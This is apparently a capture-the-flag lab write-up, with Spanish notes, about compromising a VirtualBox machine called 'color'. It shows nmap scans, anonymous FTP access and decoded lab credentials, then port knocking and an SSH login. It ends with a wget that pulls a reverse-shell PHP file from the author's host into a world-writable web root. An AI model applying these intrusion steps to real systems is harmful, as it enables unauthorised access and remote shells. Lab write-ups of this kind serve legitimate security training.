

Colors



┌──(root💀miguel)-[/home/miguel/Work]
└─# nmap -sS -p- --open -Pn -n --min-rate 5000 -vvv 192.168.137.38
Starting Nmap 7.95 (https://nmap.org) at 2025-02-18 01:35 -03
Initiating ARP Ping Scan at 01:35
Scanning 192.168.137.38 [1 port]
Completed ARP Ping Scan at 01:35, 0.18s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:35
Scanning 192.168.137.38 [65535 ports]
Discovered open port 21/tcp on 192.168.137.38
Discovered open port 80/tcp on 192.168.137.38
Completed SYN Stealth Scan at 01:35, 26.09s elapsed (65535 total ports)
Nmap scan report for 192.168.137.38
Host is up, received arp-response (1.6s latency).
Scanned at 2025-02-18 01:35:23 -03 for 26s
Not shown: 47737 filtered tcp ports (no-response), 1 filtered tcp ports (port-unreach
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
21/tcp open ftp   syn-ack ttl 64
80/tcp open http   syn-ack ttl 64
MAC Address: 08:00:27:EE:83:37 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)



Login timed out after 60 seconds.
┌──(root💀miguel)-[/home/miguel/Work]
└─# nmap -sCV -p21,80 -Pn -n -vvv 192.168.137.38
Starting Nmap 7.95 (https://nmap.org) at 2025-02-18 01:40 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 1127     1127            0 Jan 27  2023 first
| -rw-r--r--    1 1039     1039            0 Jan 27  2023 second
| -rw-r--r--    1 0        0          290187 Feb 11  2023 secret.jpg
|_-rw-r--r--    1 1081     1081            0 Jan 27  2023 third
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.137.12
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.54 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Document
|_http-server-header: Apache/2.4.54 (Debian)
MAC Address: 08:00:27:EE:83:37 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```


```
┌──(root💀miguel)-[/home/miguel/Work]
└─# whatweb 192.168.137.38
http://192.168.137.38 [200 OK] Apache[2.4.54], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.137.38],
 Title[Document], X-UA-Compatible[IE=edge]
```

FTP






ASCII85





https://cryptii.com/pipes/ascii85-encoding




pink:Pink4sPig$$


Nos logueamos








como el puerto 22 no se encuentra, vemos que con estos nros lhaciendo knocking podemos avrirlo





metemos una authorized_keys en el usuario pink y nos metemos por ssh


```
┌──(root💀miguel)-[/home/miguel]
└─# ssh pink@192.168.137.38
The authenticity of host '192.168.137.38 (192.168.137.38)' can't be established.
ED25519 key fingerprint is SHA256:Dgjoo3i4uigkHRTkQY5MGbxQ/VGwXISMlIp1j3IV5ZU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.38' (ED25519) to the list of known hosts.
Linux color 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Feb 11 19:16:48 2023 from 192.168.1.86
pink@color:~$
```


intente metodos para mudar de usuario pero nada, pero veo q cualquiera puede escrivir en var-www-html, entonces provaremos hacer una wevshell o una revshell para ver si puedo entrar como www-data y de ahi pivotear

```
total 4
drwxrwxrwx 2 www-data www-data 4096 Feb 11  2023 html
pink@color:/var/www$
```


me descargo la revshell

```
pink@color:/var/www/html$ wget http://192.168.137.12:2323/reverse.php
--2025-02-18 07:19:59--  http://192.168.137.12:2323/reverse.php
Connecting to 192.168.137.12:2323... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5495 (5.4K) [application/octet-stream]
Saving to: ‘reverse.php’

reverse.php         100%[==============>]   5.37K  --.-KB/s    in 0.004s

2025-02-18 07:19:59 (1.44 MB/s) - ‘reverse.php’ saved [5495/5495]

pink@color:/var/www/html$ ls
index.html  index.html.bak  reverse.php  seized.png
pink@color:/var/www/html$
```






